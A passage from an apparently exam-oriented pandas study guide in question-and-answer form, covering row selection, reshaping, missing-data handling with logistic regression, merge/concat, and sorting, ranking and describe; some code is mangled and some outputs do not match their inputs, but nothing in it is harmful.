For selecting a row, we have passed the row label to a loc function.

Selection by integer location

The rows can also be selected by passing the integer location to an iloc function.

```
# importing the pandas library
import pandas as pd
info={'one':pd.Series([1, 2, 3, 4, 5],
index=['a', 'b', 'c', 'd', 'e']),
'two' : pd.Series([1, 2, 3, 4, 5, 6],
index=['a', 'b', 'c', 'd', 'e', 'f'])}
df = pd.DataFrame(info)
print (df.iloc[3])
```

Output

```
one   4.0
two   4.0
Name: d, dtype: float 64
```

Explanation

In the above code, we have defined a dictionary named as info that consists two Series with its respective index.

For selecting a row, we have passed the integer location to an iloc function.

Slice Rows

It is another method to select multiple rows using ':' operator.

```
# importing the pandas library
import pandas as pd
info={'one': pd.Series([1, 2, 3, 4, 5],
index=['a', 'b', 'c', 'd', 'e']),
'two': pd.Series([1, 2, 3, 4, 5, 6],
index=['a', 'b', 'c', 'd', 'e', 'f'])}
df = pd.DataFrame(info)
print (df[2:5])
```

Output

```
   one  two
c  3.0   3
d  4.0   4
e  5.0   5
```

Explanation

In the above code, we have defined a range from 2:5 for the selection of row and then printed its values on the console.

Addition of rows

We can easily add new rows to the DataFrame using append function. It adds the new rows at the end.

```
# importing the pandas library
```

```
import pandas as pd
d=pd.DataFrame([[7, 8], [9, 10]],
columns = ['x','y'])
d2=pd.DataFrame([[11, 12], [13, 14]],
columns = ['x','y'])
d = d.append(d2)
print (d)
```

Output

```
    x   y
0   7   8
1   9   10
0   11  12
1   13  14
```

Explanation

In the above code, we have defined two separate lists that contains some rows and columns. These columns have been added using the append function and then result is displayed on the console.

Deletion of rows

We can delete or drop any rows from a DataFrame using the index label. If in case, the label is duplicate then multiple rows will be deleted.

```
# importing the pandas library
import pandas as pd
a_info=pd.DataFrame([[4, 5], [6, 7]],
columns = ['x','y'])
b_info=pd.DataFrame([[8, 9], [10, 11]],
columns = ['x','y'])
a_info = a_info.append(b_info)
# Drop rows with label 0
a_info = a_info.drop(0)
```

Output

```
x   y
1   6   7
1   10  11
```

Explanation

In the above code, we have defined two separate lists that contains some rows and columns.

Here, we have defined the index label of a row that needs to be deleted from the list.

Q5. Write various functions used in Panda data frames

Ans :

DataFrame Functions

There are lots of functions used in DataFrame which are as follows:

Functions	Description
Pandas DataFrame.append()	Add the rows of other dataframe to the end of the given dataframe.
Pandas DataFrame.apply()	Allows the user to pass a function and apply it to every single value of the Pandas series.
Pandas DataFrame.assign()	Add new column into a dataframe.
Pandas DataFrame.astype()	Cast the Pandas object to a specified dtype. astype() function.
Pandas DataFrame.concat()	Perform concatenation operation along an axis in the DataFrame.
Pandas DataFrame.count()	Count the number of non-NA cells for each column or row.
Pandas DataFrame.describe()	Calculate some statistical data like percentile, mean and std of the numerical values of the Series or Data Frame.
Pandas DataFrame.drop_duplicates()	Remove duplicate values from the DataFrame.
Pandas DataFrame.groupby()	Split the data into various groups.
Pandas DataFrame.head()	Returns the first n rows for the object based on position.
Pandas DataFrame.hist()	Divide the values within a numerical variable into “bins”.
Pandas DataFrame.iterrows()	Iterate over the rows as (index, series) pairs.
Pandas DataFrame.mean()	Return the mean of the values for the requested axis.
Pandas DataFrame.melt()	Unpivots the DataFrame from a wide format to a long format.
Pandas DataFrame.merge()	Merge the two datasets together into one.
Pandas DataFrame.pivot_table()	Aggregate data with calculations such as Sum, Count, Average, Max, and Min.
Pandas DataFrame.query()	Filter the dataframe.

Pandas DataFrame.sample()	Select the rows and columns from the data frame randomly.
Pandas DataFrame.shift()	Shift column or subtract the column value with the previous row value from the dataframe.
Pandas DataFrame.sort()	Sort the dataframe.
Pandas DataFrame.sum()	Return the sum of the values for the requested axis by the user.
Pandas DataFrame.to_excel()	Export the dataframe to the excel file.
Pandas DataFrame.transpose()	Transpose the index and columns of the dataframe.
Pandas DataFrame.where()	Check the dataframe for one or more conditions.

4.1.2 Reshaping Data

Q6. What is reshaping?

Ans :

Python has operations for rearranging tabular data, known as reshaping or pivoting operations. ... For example, hierarchical indexing provides a consistent way to rearrange data in a DataFrame. There are two primary functions in hierarchical indexing: stack(): rotates or pivots data from columns to rows.

Q7. Explain about reshaping of data frames in Pandas

Ans : **(Imp.)**

In Pandas data reshaping means the transformation of the structure of a table or vector (i.e. DataFrame or Series) to make it suitable for further analysis.

Pivot

The pivot function is used to create a new derived table out of a given one. Pivot takes 3 arguements with the following names: index, columns, and values. As a value for each of these parameters you need to specify a column name in the original table. Then the pivot function will create a new table, whose row and column indices are the unique values of the respective parameters. The cell values of the new table are taken from column given as the values parameter.

```
fromcollectionsimportOrderedDict
frompandasimportDataFrame
importpandasaspd
importnumpyasnp
table = OrderedDict((
("Item",['Item0','Item0','Item1','Item1']),
('CType',['Gold','Bronze','Gold','Silver']),
('USD',['1$','2$','3$','4$']),
('EU',['1 € ','2 € ','3 € ','4 € '])
```

```
))
d=DataFrame(table)
d
```

	Item	CType	USD	EU
0	Item0	Gold	1$	1€
1	Item0	Bronze	2$	2€
2	Item1	Gold	3$	3€
3	Item	Silver	4$	4€

```
p=d.pivot(index='Item',
columns='CType',values='USD')
p
```

CType	Bronze	Gold	Silver
Item			
Item0	2$	1$	None
Item1	None	3$	4$

Pivoting By Multiple Columns

Now what if we want to extend the previous example to have the EU cost for each item on its row as well? This is actually easy - we just have to omit the values parameter as follows:

```
p=d.pivot(index='Item',columns='CType')
p
```

	USD			EU		
CType	**Bronze**	**Gold**	**Silver**	**Bronze**	**Gold**	**Silver**
Item						
Item0	2$	1$	None	2€	1€	None
Item1	None	3$	4$	None	3€	4€

As shown above, Pandas will create a hierarchical column index (MultiIndex) for the new table. You can think of a hierarchical index as a set of trees of indices. Each indexed column/row is identified by a unique sequence of values defining the "path" from the topmost index to the bottom index. The first level of the column index defines all columns that we have not specified in the pivot invocation - in this case USD and EU. The second level of the index defines the unique value of the corresponding column.

We can use this hierarchical column index to filter the values of a single column from the original table. For example p.USD returns a pivoted DataFrame with the USD values only and it is equivalent to the pivoted DataFrame from the previous section.

p.USD

CType	Bronze	Gold	Silver
Item			
Item0	2$	1$	None
Item1	None	3$	4$

```
p.USD.Bronze
Item
Item0    2$
Item1    None
Name: Bronze, dtype: object
# Original DataFrame: Access the USD cost of Item0 for Gold customers
print(d[(d.Item==’Item0')&
(d.CType==’Gold’)].USD.values)
# Pivoted DataFrame: p.USD gives a “sub-DataFrame” with the USD values only
print(p.USD[p.USD.index==’Item0'].
Gold.values)
[‘1$’]
[‘1$’]
```

Pivot Table

The pivot_table method comes to solve this problem. It works like pivot, but it aggregates the values from rows with duplicate entries for the specified columns. In other words, in the previous example we could have used the mean, the median or another aggregation function to compute a single value from the conflicting entries. This is depicted in the example below.

```
table=OrderedDict((
(“Item”,[‘Item0’,’Item0','Item0',’Item1']),
(‘CType’,[‘Gold’,’Bronze’,’Gold’,’Silver’]),
(‘USD’,[1,2,3,4]),
(‘EU’,[1.1,2.2,3.3,4.4])
))
d=DataFrame(table)
p=d.pivot_table(index=’Item’,columns=’CType’,
values=’USD’,aggfunc=np.sum)
p.fillna(value=’--’,inplace=True)
p
```

CType	Bronze	Gold	Silver
Item			
Item0	2	4	– –
Item1	– –	– –	4

In essence pivot_table is a generalization of pivot, which allows you to aggregate multiple values with the same destination in the pivoted table.

Stack/Unstack

In fact pivoting a table is a special case of stacking a DataFrame. Let us assume we have a DataFrame with MultiIndices on the rows and columns. Stacking a DataFrame means moving (also rotating or pivoting) the innermost column index to become the innermost row index. The inverse operation is called unstacking. It means moving the innermost row index to become the innermost column index. The following diagram depicts the operations:

In this example, we look at a DataFrame with 2-level hierarchical indices on both axes. Stacking takes the most-inner column index (i.e. c00, c01, c10), makes it the most inner row index and reshuffles the cell values accordingly. Inversely, unstacking moves the most-inner row indices (i.e. r00, r01) to the columns.

Typically, stacking makes the DataFrame taller, as it is “stacking” data in fewer columns and more rows. Similarly, unstacking usually makes it shorter and wider or broader. The following reproduces the example:

```
# Row Multi-Index
row_idx_arr=list(zip([‘r0’,’r0'],[‘r-00’,’r-01']))
row_idx=pd.MultiIndex.
from_tuples(row_idx_arr)
# Column Multi-Index
```

```
col_idx_arr = list(zip(['c0','c0','c1'],['c-00','c-01','c-10']))
col_idx = pd.MultiIndex.from_tuples(col_idx_arr)
# Create the DataFrame
d = DataFrame(np.arange(6).reshape(2,3),index = row_idx,columns = col_idx)
d = d.applymap(lambdax:(x//3,x%3))
d
```

		c0		c1
		c-00	c-01	c-10
r0	r-00	(0,0)	(0,1)	(0,2)
	r-01	(1,0)	(1,1)	(1,2)

Q8. What is reindexing?

Ans:

Reindexing creates a new frame or series from an existing frame or series by selecting possibly permuted rows, columns, or both. Essentially, it's a counterpart of numpy "smart" indexing .

Q9. What is Pivot Function in Pandas

Ans:

The pivot() function is used to reshaped a given DataFrame organized by given index / column values. This function does not support data aggregation, multiple values will result in a MultiIndex in the columns. Syntax: DataFrame.pivot(self, index = None, columns = None, values = None)

Q10. What is Pivot Table?

Ans:

- pivot_table is a generalization of pivot that can handle duplicate values for one pivoted index/ column pair. Specifically, you can give pivot_table a list of aggregation functions using keyword argument aggfunc. The default aggfunc of pivot_table is numpy.mean.
- pivot_table also supports using multiple columns for the index and column of the pivoted table. A hierarchical index will be automatically generated for you.

4.1.3 Handling Missing Data

Q11. What is data cleaning?

Ans:

Data Cleaning is the process of finding and correcting the inaccurate/incorrect data that are present in the dataset. One such process needed is to do something about the values that are missing in the dataset

Q12. Explain, how to handle missing values in Pandas

Ans:

Missing values are usually represented in the form of Nan or null or None in the dataset.

df.info() the function can be used to give information about the dataset. This will provide you with the column names along with the number of non – null values in each column.

```
df.info()
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 891 entries, 0 to 890
Data columns (total 6 columns):
#   Column  Non-Null Count  Dtype
---  ------  --------------  -----
0   Pclass  891 non-null    int64
1   Sex     891 non-null    int64
2   Age     714 non-null    float64
3   SibSp   891 non-null    int64
4   Parch   891 non-null    int64
5   Fare    891 non-null    float64
dtypes: float64(2), int64(4)
memory usage: 41.9 KB
```

See that there are null values in the column Age.

The second way of finding whether we have null values in the data is by using the isnull() function.

```
print(df.isnull().sum())
Pclass      0
Sex         0
Age       177
SibSp       0
Parch       0
Fare        0
dtype: int64
```

See that all the null values in the dataset are in the column – Age.

Let's try fitting the data using logistic regression.

```
from sklearn.model_selection import train_test_split
X_train,X_test,y_train,y_test= train_ test_ split(df,y,test_size=0.3)
from sklearn.linear_model import LogisticRegression
```

```
lr = LogisticRegression()
lr.fit(X_train,y_train)
-------------------------------------------------
```

ValueError: Input contains NaN, infinity or a value too large for dtype('float64').

See that the logistic regression model does not work as we have NaN values in the dataset. Only some of the machine learning algorithms can work with missing data like KNN, which will ignore the values with Nan values.

1. Deleting the columns with missing data
2. Deleting the rows with missing data
3. Filling the missing data with a value – Imputation
4. Imputation with an additional column
5. Filling with a Regression Model

1. Deleting the column with missing data

Column-1	Column-2
A	10
B	19
A	NaN
A	12

Column-1
A
B
A
A

In this case, let's delete the column, Age and then fit the model and check for accuracy.

But this is an extreme case and should only be used when there are many null values in the column.

```
updated_df = df.dropna(axis=1)
updated_df.info()
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 891 entries, 0 to 890
Data columns (total 5 columns):
 #   Column  Non-Null Count  Dtype
---------------------------------------------------------------
0   Pclass  891 non-null    int64
1   Sex     891 non-null    int64
2   SibSp   891 non-null    int64
3   Parch   891 non-null    int64
4   Fare    891 non-null    float64
```

```
dtypes: float64(1), int64(4)
memory usage: 34.9 KB
from sklearn import metrics
from sklearn.model_selection import train_test_split
X_train, X_test,y_train,y_test = train_test_split(updated_df,y,test_size=0.3)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(X_train,y_train)
pred = lr.predict(X_test)
print(metrics.accuracy_score(pred,y_test))
0.7947761194029851
```

See that we are able to achieve an accuracy of 79.4%.

The problem with this method is that we may lose valuable information on that feature, as we have deleted it completely due to some null values.

Should only be used if there are too many null values.

2. Deleting the row with missing data

If there is a certain row with missing data, then you can delete the entire row with all the features in that row.

axis=1 is used to drop the column with 'NaN' values.

axis=0 is used to drop the row with 'NaN' values.

```
updated_df = newdf.dropna(axis=0)
y1 = updated_df['Survived']
updated_df.drop("Survived",axis=1,inplace=True)
updated_df.info()
<class 'pandas.core.frame.DataFrame'>
Int64Index: 714 entries, 0 to 890
Data columns (total 6 columns):
 #   Column  Non-Null Count  Dtype
---------------------------------------------------------------------
0   Pclass  714 non-null    int64
 1   Sex     714 non-null    int64
 2   Age     714 non-null    float64
3   SibSp   714 non-null    int64
 4   Parch   714 non-null    int64
 5   Fare    714 non-null    float64
```

```
dtypes: float64(2), int64(4)
memory usage: 39.0 KB
from sklearn import metrics
from sklearn.model_selection import train_test_split
X_train, X_test,y_train,y_test = train_test_split(updated_df,y1,test_size=0.3)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(X_train,y_train)
pred = lr.predict(X_test)
print(metrics.accuracy_score(pred,y_test))
0.8232558139534883
```

In this case, see that we are able to achieve better accuracy than before. This is maybe because the column Age contains more valuable information than we expected.

3. Filling the Missing Values – Imputation

Mean = (10 + 19 + 12)/3 = 13.666

Column-1	Column-2
A	10
B	19
A	NaN
A	12

Column-1	Column-2
A	10
B	19
A	13.6666
A	12

In this case, we will be filling the missing values with a certain number.

The possible ways to do this are:

1. Filling the missing data with the mean or median value if it's a numerical variable.
2. Filling the missing data with mode if it's a categorical value.
3. Filling the numerical value with 0 or -999, or some other number that will not occur in the data. This can be done so that the machine can recognize that the data is not real or is different.
4. Filling the categorical value with a new type for the missing values.

You can use the fillna() function to fill the null values in the dataset.

```
updated_df = df
updated_df['Age']=updated_df['Age'].fillna(updated_df['Age'].mean())
updated_df.info()
<class 'pandas.core.frame.DataFrame'>
```

```
RangeIndex: 891 entries, 0 to 890
Data columns (total 7 columns):
#   Column    Non-Null Count  Dtype
---------------------------------------------------------------
0   Survived  891 non-null    int64
1   Pclass    891 non-null    int64
2   Sex       891 non-null    int64
3   Age       891 non-null    float64
4   SibSp     891 non-null    int64
5   Parch     891 non-null    int64
6   Fare      891 non-null    float64
dtypes: float64(2), int64(5)
memory usage: 48.9 KB
y1 = updated_df['Survived']
updated_df.drop("Survived",axis=1,inplace=True)
from sklearn import metrics
from sklearn.model_selection import train_test_split
X_train, X_test,y_train,y_test = train_test_split(updated_df,y1,test_size=0.3)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(X_train,y_train)
pred = lr.predict(X_test)
print(metrics.accuracy_score(pred,y_test))
0.7798507462686567
```

The accuracy value comes out to be 77.98% which is a reduction over the previous case.

This will not happen in general, in this case, it means that the mean has not filled the null value properly.

4. Imputation with an additional column

Column-1	Column-2
A	10
B	19
A	NaN
A	12

Column-1	Column-2	Column-3
A	10	False
B	19	False
A	12	True
A	12	False

Use the SimpleImputer() function from sklearn module to impute the values.

Pass the strategy as an argument to the function. It can be either mean or mode or median.

The problem with the previous model is that the model does not know whether the values came from the original data or the imputed value. To make sure the model knows this, we are adding Ageismissing the column which will have True as value, if it is a null value and False if it is not a null value.

```
updated_df = df
updated_df['Ageismissing'] = updated_df['Age'].isnull()
from sklearn.impute import SimpleImputer
my_imputer = SimpleImputer(strategy = 'median')
data_new = my_imputer.fit_transform(updated_df)
updated_df.info()
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 891 entries, 0 to 890
Data columns (total 7 columns):
#   Column        Non-Null Count  Dtype
---  -----  ---------------  --------
0  Pclass          891 non-null    int64
1  Sex             891 non-null    int64
2  Age             891 non-null    float64
3  SibSp           891 non-null    int64
4  Parch           891 non-null    int64
5  Fare            891 non-null    float64
6  Ageismissing  891 non-null    bool
dtypes: bool(1), float64(2), int64(4)
memory usage: 42.8 KB
from sklearn import metrics
from sklearn.model_selection import train_test_split
X_train, X_test,y_train,y_test = train_test_split(updated_df,y1,test_size=0.3)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(X_train,y_train)
pred = lr.predict(X_test)
print(metrics.accuracy_score(pred,y_test))
0.7649253731343284
```

5. Filling with a Regression Model

In this case, the null values in one column are filled by fitting a regression model using other columns in the dataset.

I.E in this case the regression model will contain all the columns except Age in X and Age in Y.

Then after filling the values in the Age column, then we will use logistic regression to calculate accuracy.

```
from sklearn.linear_model import LinearRegression
lr = LinearRegression()
df.head()
testdf = df[df['Age'].isnull()==True]
traindf = df[df['Age'].isnull()==False]
y = traindf['Age']
traindf.drop("Age",axis=1,inplace=True)
lr.fit(traindf,y)
testdf.drop("Age",axis=1,inplace=True)
pred = lr.predict(testdf)
testdf['Age']= pred
```

	Survived	Pclass	Sex	Age	SibSp	Parch	Fare
0	0	3	1	22.0	1	0	7.2500
1	1	1	0	38.0	1	0	71.2833
2	1	3	0	26.0	0	0	7.9250
3	1	1	0	35.0	1	0	53.1000
4	0	3	1	35.0	0	0	8.0500

```
traindf['Age']=y
y = traindf['Survived']
traindf.drop("Survived",axis=1,inplace=True)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(traindf,y)
```

```
LogisticRegression(C=1.0, class_weight=None, dual=False, fit_intercept=True,
      intercept_scaling=1, l1_ratio=None, max_iter=100,
      multi_class='auto', n_jobs=None, penalty='l2',
      random_state=None, solver='lbfgs', tol=0.0001, verbose=0,
     warm_start=False)
y_test = testdf['Survived']
testdf.drop("Survived",axis=1,inplace=True)
pred = lr.predict(testdf)
print(metrics.accuracy_score(pred,y_test))
0.8361581920903954
```

See that this model produces more accuracy than the previous model as we are using a specific regression model for filling the missing values.

We can also use models KNN for filling the missing values. But sometimes, using models for imputation can result in overfitting the data.

Imputing missing values using the regression model allowed us to improve our model compared to dropping those columns.

4.1.4 Combining Data

Q13. Explain, how to Combine the data frames in Panda Using Merge() Function.

Ans : **(Imp.)**

Once your data is in a series or frames, you may need to combine the data to prepare for further processing, as some data may be in one frame and some in another. Pandas provides functions for merging and concatenating frames as long as you know whether you want to merge or to concatenate.

Merging

Pandas merge() is defined as the process of bringing the two datasets together into one and aligning the rows based on the common attributes or columns. It is an entry point for all standard database join operations between DataFrame objects:

Syntax

```
pd.merge(left, right, how='inner', on=None, left_on=None, right_on=None,
left_index=False, right_index=False, sort=True)
```

Parameters

- **right:** DataFrame or named Series

  It is an object which merges with the DataFrame.

- **how:** {'left', 'right', 'outer', 'inner'}, default 'inner'

  Type of merge to be performed.

  - **left:** It use only keys from the left frame, similar to a SQL left outer join; preserve key order.
  - **right:** It use only keys from the right frame, similar to a SQL right outer join; preserve key order.

- **outer:** It used the union of keys from both frames, similar to a SQL full outer join; sort keys lexicographically.
- **inner:** It use the intersection of keys from both frames, similar to a SQL inner join; preserve the order of the left keys.

➢ **on:** label or list

It is a column or index level names to join on. It must be found in both the left and right DataFrames. If on is None and not merging on indexes, then this defaults to the intersection of the columns in both DataFrames.

left_on: label or list, or array-like

It is a column or index level names from the left DataFrame to use as a key. It can be an array with length equal to the length of the DataFrame.

➢ **right_on:** label or list, or array-like

It is a column or index level names from the right DataFrame to use as keys. It can be an array with length equal to the length of the DataFrame.

➢ **left_index :** bool, default False

It uses the index from the left DataFrame as the join key(s), If true. In the case of MultiIndex (hierarchical), many keys in the other DataFrame (either the index or some columns) should match the number of levels.

➢ **right_index :** bool, default False

It uses the index from the right DataFrame as the join key. It has the same usage as the left_index.

➢ **sort:** bool, default False

If True, it sorts the join keys in lexicographical order in the result DataFrame. Otherwise, the order of the join keys depends on the join type (how keyword).

➢ **suffixes:** tuple of the (str, str), default ('_x', '_y')

It suffixes to apply to overlap the column names in the left and right DataFrame, respectively. The columns use (False, False) values to raise an exception on overlapping.

➢ **copy:** bool, default True

If True, it returns a copy of the DataFrame.

Otherwise, It can avoid the copy.

➢ **indicator:** bool or str, default False

If True, It adds a column to output DataFrame "_merge" with information on the source of each row. If it is a string, a column with information on the source of each row will be added to output DataFrame, and the column will be named value of a string. The information column is defined as a categorical-type and it takes value of:

➢ **"left_only"** for the observations whose merge key appears only in 'left' of the DataFrame, whereas,

➢ **"right_only"** is defined for observations in which merge key appears only in 'right' of the DataFrame,

➢ **"both"** if the observation's merge key is found in both of them.

➢ **validate:** str, optional

If it is specified, it checks the merge type that is given below:

- "one_to_one" or "1:1": It checks if merge keys are unique in both the left and right datasets.
- "one_to_many" or "1:m": It checks if merge keys are unique in only the left dataset.
- "many_to_one" or "m:1": It checks if merge keys are unique in only the right dataset.
- "many_to_many" or "m:m": It is allowed, but does not result in checks.

Example1: Merge two DataFrames on a key

```
# import the pandas library
import pandas as pd
left = pd.DataFrame({
'id':[1,2,3,4],
'Name': ['John', 'Parker', 'Smith', 'Parker'],
```

```
'subject_id':['sub1','sub2','sub4','sub6']})
right = pd.DataFrame({
'id':[1,2,3,4],
'Name': ['William', 'Albert', 'Tony', 'Allen'],
'subject_id':['sub2','sub4','sub3','sub6']})
print (left)
print (right)
```

Output

	id	Name	subject_id
0	1	John	sub1
1	2	Parker	sub2
2	3	Smith	sub4
3	4	Parker	sub6

	id	Name	subject_id
0	1	William	sub2
1	2	Albert	sub4
2	3	Tony	sub3
3	4	Allen	sub6

Example2: Merge two DataFrames on multiple keys:

```
import pandas as pd
left = pd.DataFrame({
'id':[1,2,3,4,5],
'Name': ['Alex','Amy','Allen','Alice','Ayoung'],
'subject_id':['sub1','sub2','sub4','sub6','sub5']})
right = pd.DataFrame({
'id':[1,2,3,4,5],
'Name': ['Billy', 'Brian', 'Bran', 'Bryce', 'Betty'],
'subject_id':['sub2','sub4','sub3','sub6','sub5']})
print pd.merge(left,right,on='id')
```

Output

	id	Name_x	subject_id_x	Name_y	subject_id_y
0	1	John	sub1	William	sub2
1	2	Parker	sub2	Albert	sub4
2	3	Smith	sub4	Tony	sub3
3	4	Parker	sub6	Allen	sub6

Q14. Explain, how to Combine the data frames in Panda Using Concat() Function.

Ans : **(Imp.)**

Concatenating

Pandas is capable of combining Series, DataFrame, and Panel objects through different kinds of set logic for the indexes and the relational algebra functionality.

The concat() function is responsible for performing concatenation operation along an axis in the DataFrame.

Syntax

```
pd.concat(objs,axis=0,join='outer',
join_axes=None,
ignore_index=False)
```

Parameters

- **objs:** It is a sequence or mapping of series or DataFrame objects.

  If we pass a dict in the DataFrame, then the sorted keys will be used as the keys<.strong> argument, and the values will be selected in that case. If any non-objects are present, then it will be dropped unless they are all none, and in this case, a ValueError will be raised.

- **axis:** It is an axis to concatenate along.

- **join:** Responsible for handling indexes on another axis.

- **join_axes:** A list of index objects. Instead of performing the inner or outer set logic, specific indexes use for the other (n-1) axis.

- **ignore_index:** bool, default value False

  It does not use the index values on the concatenation axis, if true. The resulting axis will be labeled as 0, ..., n - 1.

Returns

A series is returned when we concatenate all the Series along the axis (axis=0). In case if objs contains at least one DataFrame, it returns a DataFrame.

Example1:

```
import pandas as pd
a_data = pd.Series(['p', 'q'])
b_data = pd.Series(['r', 's'])
pd.concat([a_data, b_data])
```

Output

```
0   p
1   q
0   r
1   s
dtype: object
```

Example 2:

In the above example, we can reset the existing index by using the ignore_index parameter. The below code demonstrates the working of ignore_index.

```
import pandas as pd
a_data = pd.Series(['p', 'q'])
b_data = pd.Series(['r', 's'])
pd.concat([a_data, b_data], ignore_index=True)
```

Output

```
0   p
1   q
2   r
3   s
dtype: object
```

Example 3:

We can add a hierarchical index at the outermost level of the data by using the keys parameter.

```
import pandas as pd
a_data = pd.Series(['p', 'q'])
b_data = pd.Series(['r', 's'])
pd.concat([a_data, b_data], keys
        =['a_data', 'b_data'])
```

Output

```
a_data    0    p
          1    q
b_data    0    r
          1    s
dtype: object
```

Example 4:

We can label the index keys by using the names parameter. The below code shows the working of names parameter.

```
import pandas as pd
a_data = pd.Series(['p', 'q'])
b_data = pd.Series(['r', 's'])
pd.concat([a_data, b_data],keys=['a_data', 'b_data'])
pd.concat([a_data, b_data],keys=['a_data', 'b_data'],
names=['Series name', 'Row ID'])
```

Output

```
Series name   Row ID
a_data        0    p
              1    q
b_data        0    r
              1    s
dtype: object
```

Concatenation using append

The append method is defined as a useful shortcut to concatenate the Series and DataFrame.

Example:

```
import pandas as pd
one = pd.DataFrame({
'Name':['Parker','Smith', 'Allen','John','Parker'],
'subject_id':['sub1','sub2','sub4','sub6','sub5'],
'Marks_scored':[98,90,87,69,78]},
index=[1,2,3,4,5])
two = pd.DataFrame({
'Name':['Billy','Brian','Bran','Bryce','Betty'],
'subject_id':['sub2','sub4','sub3','sub6','sub5'],
```

```
'Marks_scored':[89,80,79,97,88]},
index=[1,2,3,4,5])
print (one.append(two))
```

4.1.5 Ordering and Describing Data

Q15. Explain various functions in pandas to describe and order the data

Ans :

Having the data in a frame is not enough. What we need next is a yard stick that ranks and describes the data that we have. pandas provides a number of functions for sorting, ranking, counting,membership testing, and getting descriptive statistics.

Sorting and Ranking

Series and frames can be sorted by index or by value (values).

The sort_index() function

The users can also sort the DataFrame by its row index or columns labels by using sort_index() function.

The difference between sort_values() and sort_index() is that sort_values() sort the DataFrame based on its values in rows or columns but in .sort_index() we sort the DataFrame based on its index or columns labels:

	city08	cylinders	fuelType	highway08	id	make	model	mpgData	trany	year
2	19	4	Regular	25	1	Alfa Romeo	Spider Veloce 2000	Y	Manual 5-	1985
3	9	12	Regular	14	10	Ferrari	Testarossa	N	Manual 5-	1985
4	23	4	Regular	33	100	Dodge	Charger	Y	Manual 5-	1985
5	10	8	Regular	12	1000	Dodge	B150/B250 Wagon 2WD	N	Automatic	1985
6	17	4	Premium	23	10000	Subaru	Legacy AWD Turbo	N	Manual 5-	1993
7	21	4	Regular	24	10001	Subaru	Loyale	N	Automatic	1993
8	22	4	Regular	29	10002	Subaru	Loyale	Y	Manual 5-	1993
9	23	4	Regular	26	10003	Toyota	Corolla	Y	Automatic	1993
10	23	4	Regular	31	10004	Toyota	Corolla	Y	Manual 5-	1993
11	23	4	Regular	30	10005	Toyota	Corolla	Y	Automatic	1993
12	23	4	Regular	30	10006	Toyota	Corolla	Y	Manual 5-	1993
13	18	4	Regular	26	10007	Volkswagen	Golf III / GTI	N	Automatic	1993
14	21	4	Regular	29	10008	Volkswagen	Golf III / GTI	Y	Manual 5-	1993
15	18	4	Regular	26	10009	Volkswagen	Jetta III	N	Automatic	1993
16	12	8	Regular	15	1001	Dodge	B150/B250 Wagon 2WD	N	Automatic	1985
17	20	4	Regular	28	10010	Volkswagen	Jetta III	N	Manual 5-	1993
18	18	4	Regular	23	10011	Volvo	240	Y	Automatic	1993
19	19	4	Regular	26	10012	Volvo	240	Y	Manual 5-	1993
20	17	6	Premium	22	10013	Audi	100	Y	Automatic	1993
21	17	6	Premium	24	10014	Audi	100	N	Manual 5-	1993
22	14	8	Premium	20	10015	BMW	740i	N	Automatic	1993

An index of the DataFrame is not considered a column, and there is probably only a single raw index. The row index of the DataFrame can be regarded as the row numbers, which most probably start from zero.

The rank() function

This method is simple gives ranks to the data. When this method applied to the DataFrame, it gives a numerical rank from 1 to n along the specified axis.

The below is the syntax of the DataFrame.rank() method.

Syntax

DataFrame.rank(axis=0, method='average', numeric_only=None,na_option='keep', ascending =True, pct=False)

Parameters

- **axis:** It represents index or column axis, '0' for index and '1' for the column. When the axis=0, method applied over the index axis and when the axis=1 method applied over the column axis. It indicates the index to direct ranking.
- **method:** It includes 'average', 'min', 'max', 'first', 'dense', and the default method is 'average'
- **numeric_only :** It represents the bool(True or False), which is optional.
- **na_optio:** It includes 'keep', 'top', 'bottom', and the default is 'keep'
- **scending:** It represents the bool(True or False), and the default is True. It indicates whether the elements in the DataFrame should be ranked in ascending order or not.
- **pct:** It represents the bool(True or False), and the default is False. It indicates that whether to display the returned rankings in percentile form or not.

Example 1: Rank the DataFrame column in Pandas

Let's create a DataFrame and get the rank of one of the columns of the Dataframe using the DataFrame.rank() method. Here, we are getting the rank of the 'Profit' column. See the below example.

As we can see, by default the DataFrame.rank() method gives the rank in ascending order. In the below example, in the profit column, there are four values and the smaller number gets the rank '1', the highest number gets the rank '4'.

```
#importing pandas as pd
import pandas as pd
#creating DataFrame
df=pd.DataFrame({'Product_Id':[1001,1002,1003,1004],'Product_Name':['Coffee powder','Black pepper', 'rosemary', 'Cardamom'], 'customer_Name' :['Navya', 'Vindya', 'pooja', 'Sinchana'],'ordered_Date':['16-3-2021','17-3-2021','18-3-2021','18-3-2021'],'ship_Date': ['18-3-2021','19-3-2021','20-3-2021','20-3-2021'],'Profit':[750,652.14,753.8,900.12]})
df['ranked_profit']=df['Profit'].rank()
df
```

	Product_Id	Product_Name	Customer_Name	Ordered_Date	Ship_Date	Profit	ranked_profit
0	1001	Coffee powder	Navya	16 – 3 – 2021	18 – 3 – 2021	750.00	2.0
1	1002	Black pepper	Vindya	17 – 3 – 2021	19 – 3 – 2021	652.14	1.0
2	1003	rosemary	pooja	18 – 3 – 2021	20 – 3 – 2021	753.80	3.0
3	1004	Cardamom	Sinchana	18 – 3 – 2021	20 – 3 – 2021	900.12	4.0

Descriptive Statistics

Descriptive statistical functions calculate sum(), mean(), median(), standard deviation std(), count(), min(), and max() of a series or each column in a frame.

he describe() method is used for calculating some statistical data like percentile, mean and std of the numerical values of the Series or DataFrame. It analyzes both numeric and object series and also the DataFrame column sets of mixed data types.

Syntax

DataFrame.describe(percentiles=None, include=None, exclude=None)

Parameters

- **percentile**

  It is an optional parameter which is a list like data type of numbers that should fall between 0 and 1. Its default value is [.25, .5, .75], which returns the 25th, 50th, and 75th percentiles.

- **include**

  It is also an optional parameter that includes the list of the data types while describing the DataFrame. Its default value is None.

- **exclude**

  It is also an optional parameter that exclude the list of data types while describing DataFrame. Its default value is None.

Returns

It returns the statistical summary of the Series and DataFrame.

Example1

```
import pandas as pd
import numpy as np
a1 = pd.Series([1, 2, 3])
a1.describe()
```

Output

```
count    3.0
mean     2.0
std      1.0
min      1.0
25%      1.5
50%      2.0
75%      2.5
